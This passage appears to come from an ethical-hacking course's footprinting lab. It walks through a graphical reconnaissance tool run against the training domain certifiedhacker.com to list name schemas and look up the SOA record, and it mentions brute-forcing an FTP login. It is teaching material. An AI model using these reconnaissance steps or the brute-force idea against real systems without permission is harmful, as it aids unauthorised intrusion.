


28. After identifying the name schema, attackers attempt to simulate various exploitation techniques to gain sensitive information related to the resultant name schemas. For example, an attacker may implement a brute-force or dictionary attack to log in to **ftp.certifiedhacker.com** and gain confidential information.
29. Select only the name schemas by dragging and deleting them.

Module 02 – Footprinting and Reconnaissance




30. Right-click the **certifiedhacker.com** entity and select **All Transforms --> To DNS Name - SOA (Start of Authority)**.




Module 02 – Footprinting and Reconnaissance

31. This returns the primary name server and the email of the domain administrator, as shown in the following screenshot.

